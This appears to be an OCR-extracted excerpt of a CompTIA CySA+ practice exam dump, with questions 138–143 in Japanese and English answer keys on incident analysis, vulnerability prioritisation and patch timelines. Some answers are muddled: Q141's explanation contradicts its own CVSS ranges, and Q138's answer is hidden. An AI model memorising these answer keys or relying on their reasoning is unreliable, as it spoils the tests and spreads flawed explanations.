
Select command

Select the command that generated the output in tab 2:


Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe



Answer:



Explanation:

Select the command that generated the output in tab 1:

* netstat -bo

Select the command that generated the output in tab 2:

* tasklist

Identify the file responsible for the malicious behavior:

* cmd.exe

Select the command that generated the output in tab 1: The output in tab 1 displays active network connections, which can be generated using the netstat command with options to display the owning process ID.

Select the command that generated the output in tab 1:

* netstat -bo

Select the command that generated the output in tab 2: The output in tab 2 lists the running processes with their PIDs and memory usage, which can be generated using the tasklist command.
Select the command that generated the output in tab 2:
* tasklist
Identify the file responsible for the malicious behavior: To identify the malicious file, we compare the hashes of the current files against the baseline hashes. From the provided data:
* The hash for cmd.exe in the current state (tab 3) is 372ab227fd5ea779c211a1451881d1e1.
* The baseline hash for cmd.exe (tab 4) is a2cdef1c445d3890cc3456789058cd21.
Since these hashes do not match, cmd.exe is the file responsible for the malicious behavior.


最新問題**: 138**
社内コードレビュー中に、 ACE」と呼ばれるソフトウェアに、任意のコードの実行を可能にする脆弱性があることが発見されました。この脆弱性は、ACE ソフトウェアで使用される従来のサードパーティ ベンダー リソースにあります。ACE は世界中で使用されており、この業界の多くの企業にとって不可欠です。開発者は、脆弱性の除去には時間がかかることを最高情報セキュリティ責任者に通知しました。最初に実行すべきアクションは次のうちどれですか。
A. 会社内で潜在的な拠点を探します。
B. 顧客に脆弱性を通知します。
C. 影響を受けるベンダー リソースを ACE ソフトウェアから削除します。
D. 問題が永久的に解決されるまで、補償制御を開発します。
Answer: (解答を表示する**)**
A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page
197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.


最新問題**: 139**
脆弱性管理チームは評価中に 4 つの主要な脆弱性を発見し、さらなる緩和のために適切な優先順位付けを行うためのレポートを提供する必要があります。緩和プロセスで最も優先度の高い脆弱性は次のどれですか。
A. 関連する脅威と LoC があり、異なる業界をターゲットとする脆弱性
B. SIEM で発見された、特定の攻撃キャンペーンに関連する脆弱性
C. 攻撃者が使用していない脆弱性、または関連する IoC がない脆弱性
D. 孤立したシステムに関連する脆弱性で、LOCがない
Answer: B (メーッセージを残す**)**
A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM, should have the highest priority for the mitigation process. This is because it indicates that the vulnerability is actively

being exploited by a known threat actor, and that the organization's security monitoring system has detected signs of compromise. This poses a high risk of data breach, service disruption, or other adverse impacts.
References: How to Prioritize Vulnerabilities Effectively: Vulnerability Prioritization Explained, Section: How to prioritize vulnerabilities step by step to avoid drowning in sea of problems; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

最新問題**: 140**
SOC マネージャーは、過去 4 週間の指標を確認して、繰り返し発生する可用性の問題を調査します。マネージャーは、報告された問題の発生時刻と相関する類似のイベントを見つけます。マネージャーが問題を解決するために使用する可能性が高いのは次のどの方法でしょうか。
A. 脆弱性評価
B. 根本原因分析
C. 再発レポート
D. 学んだ教訓
Answer: B (メーッセージを残す**)**
Comprehensive and Detailed Explanation:
Root Cause Analysis (RCA)is the best approach toidentify and resolve the underlying cause of recurring incidents. It involves a systematic investigation of logs, configurations, and operational data to pinpoint the reason behindpersistent security issues.
* Option A (Vulnerability assessment)helpsidentify security weaknessesbut does not focus on recurring operational issues.
* Option C (Recurrence reports)trackpatternsbut do notresolve the root cause.
* Option D (Lessons learned)is valuable but is typicallya post-mortem discussion rather than an investigative method.
Thus,B is the correct answer, asroot cause analysis is the best approach for diagnosing recurring availability issues.

最新問題**: 141**
システム管理者が脆弱性スキャンの出力を確認しています。
説明書
各タブの情報を確認します。
組織の環境アーキテクチャと修復基準に基づいて、14 日以内にパッチを適用するサーバーを選択し、適切な手法と緩和策を選択します。





Answer:

see the explanation for step by step solution.

Explanation:

Step 1: Reviewing the Vulnerability Remediation Timeframes

The remediation standards require servers to be patched based on their CVSS score:

* CVSS > 9.0: Patch within 7 days
* CVSS 7.9 - 9.0: Patch within 14 days
* CVSS 5.0 - 7.9: Patch within 30 days
* CVSS 0 - 5.0: Patch within 60 days


Step 2: Analyzing the Output Tab

From the Output tab:


* Server 192.168.76.5 has a CVSS score of 9.2 for an unsupported Microsoft IIS version, indicating a critical vulnerability requiring a patch within 7 days.
* Server 192.168.76.6 has a CVSS score of 7.4 for a missing secure attribute on HTTPS cookies, which falls in the 5.0 - 7.9 range, requiring a patch within 30 days.

Since the question asks for the server to be patched within 14 days, we need to focus on servers with CVSS

7.9 - 9.0:
* None of the servers have a CVSS score that falls precisely in the 7.9 - 9.0 range.
* However, 192.168.76.5, with a CVSS score of 9.2, has a vulnerability that necessitates a quick response and fits as it must be patched within the shortest timeframe (7 days, which includes 14 days).
The server that fits within a 14-day urgency, based on standard practices, would be 192.168.76.5.
Step 3: Reviewing the Environment Tab
The Environment Tab provides additional context for 192.168.76.5:
* It's in the dev environment, which is internal and not publicly accessible.
* MFA is required, indicating security measures are already present.
Step 4: Selecting the Appropriate Technique and Mitigation
For 192.168.76.5, with the Microsoft IIS unsupported version:
* Patch; upgrade IIS to the current release is the most suitable option, as upgrading IIS will resolve the unsupported software vulnerability by bringing it up-to-date with supported versions.
* This technique addresses the root cause, which is the unpatched, outdated software.
Summary
* Server to be patched within 14 calendar days: 192.168.76.5
* Appropriate technique and mitigation: Patch; upgrade IIS to the current release This approach ensures that the most critical vulnerabilities are addressed promptly, maintaining security compliance.



最新問題: **142**
セキュリティ アナリストは、PII データを保存する Web アプリケーションの次の Arachni スキャン結果をレビューします。



最初に修正する必要があるのは次のうちどれですか?

A. SQL インジェクション

B. 情報提供依頼

C. XSS

D. コードインジェクション

Answer: A (メーッセージを残す)

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries12. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution34.

Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks5. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface Arachni/arachni Wiki GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

最新問題**: 143**

